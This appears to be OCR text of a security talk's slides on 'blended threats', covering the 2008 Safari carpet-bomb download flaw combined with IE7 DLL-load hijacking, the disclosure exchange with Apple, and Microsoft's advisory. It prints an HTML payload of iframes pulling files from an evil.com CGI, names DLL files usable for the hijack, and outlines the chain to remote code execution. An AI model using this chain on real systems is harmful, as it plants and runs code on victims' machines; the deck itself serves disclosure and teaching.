Sara Coffey

Background

Intro

Will it Blend?

Enter Java

Hybrid Files

Enter Flash

Recap

What Else?

Background

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.


I’m Billy Rios

xs-sniper.com


Google – Security

Lots of nicknames

spotthevuln.com



Sections of a chart that do/do not resemble Pac-Man



Anytime

Intro

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.

Will it Blend?

http://www.willitblend.com/videos.aspx?type=unsafe&video=iphone

Blended Threat (from Wikipedia)

… is a software vulnerability the involves a combination of attacks against different vulnerabilities…

Thursday, December 14, 2006


IE7 DLL-load hijacking Code Execution Exploit PoC


It has been over a month since my last post regarding the IE7 vulnerability. Thailand is really an a
The feedbacks to this issue were mixed. Some said it's an issue that should be fixed as soon as

Well, although I did not give the full information in my last post, it is definitely not a hoax, and as
specific issue in Internet Explorer.
As a workaround, Thierry Zoller suggested that the "Enable Safe DLL Search Order" feature shoul
Other informed that the Desktop folder is not in the user's PATH by default. While this is true, the
for the DLL in the current directory, right after the Internet Explorer's directory. As most users ex
be of course the user's Desktop (see screenshot below).

The following DLL file names can be used to exploit the IE7 DLL-load hijacking vulnerability:
- sqmapi.dll
- imageres.dll
- schannel.dll

A Proof-of-Concept code for this vulnerability can be found at milw0rm.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Seq... Time... Process Name PID Operation Path Result Detail



« Amazon's Elastic Compute Cloud [EC2]: Initial Thoughts on Security Implications | Main | Microsoft BlueHat + Seattle »

May 15, 2008

Safari Carpet Bomb


I recently communicated 3 security issues in the Safari browser to Apple.

Apple let me know that they will fix 1 of the issues I reported. I will not discuss the vulnerability Apple has promised to fix until they release the fix because it is a high risk issue affecting Safari on OSX and Windows.

I let Apple know that I'd like to discuss the 2 issues they won't be fixing with the security community and they let me know they are fine with it. A quote from my last email to Apple:

```
<HTML>
<iframe src="http://evil.com/cgi-bin/carpet_bomb.cgi"></iframe>
<iframe src="http://evil.com/cgi-bin/carpet_bomb.cgi"></iframe>
<iframe src="http://evil.com/cgi-bin/carpet_bomb.cgi"></iframe>
...
...
...
...
 <iframe src="http://evil.com/cgi-bin/carpet_bomb.cgi"></iframe>
</HTML>
```

Content-type: unknown/unknown



Downloads

carpet_bomb-308.cgi
0 bytes

carpet_bomb-309.cgi
0 bytes

carpet_bomb-310.cgi
0 bytes

carpet_bomb-311.cgi
0 bytes

carpet_bomb-312.cgi
0 bytes

carpet_bomb-313.cgi
0 bytes

20 Downloads

"http://... failed to load


http://malicious.example.com/

- A quote from my last email to Apple:

  …since you do not consider issue 1 and 2 to be security related, I will feel free to discuss my thoughts within the information security community. Just let me know if you would like me to wait for some amount of time before I do this.

Response from Apple:

> *We understand if you want to discuss these in the security community.*



Microsoft Security Advisory (953818)

Blended Threat from Combined Attack Using Apple's Safari on the Windows Platform

Published: May 30, 2008 | Updated: April 14, 2009

Version: 2.0

Microsoft has investigated public reports of a blended threat that allows remote code execution on all supported versions of Windows XP and Windows Vista when Apple's Safari for Windows has been installed. Safari is not installed with Windows XP or Windows Vista by default; it must

Requires:

- Windows XP or Windows Vista (this was 2008)
- Internet Explorer
- Safari for Windows

The are some interesting technical pieces here

- Safari allows give a remote attacker the ability to write a DLL file to the user’s desktop
  - In this case, we write our custom sqmapi.dll to the Desktop

- When IE is launched it attempts to load a number of DLLs (some of which are from the desktop)
  - We launch IE from Safari by using a protocol handler associated with IE (gopher:// worked for IE7)

What's more interesting however…

- The Triage/Analysis of the vulnerabilities at hand
- Each Organization (MSFT + APPLE) conducted their triage independently from each other
  - This actually makes sense for most issues
    - It's difficult to understand the security models for every single piece of software out there
    - Each bug was evaluated using their own security model as the primary perspective

Will it Blend?

pptPlex Section Divider

The slides after this divider will be grouped into a section and given the label you type above. Feel free to move this slide to any position in the deck.

Another Example

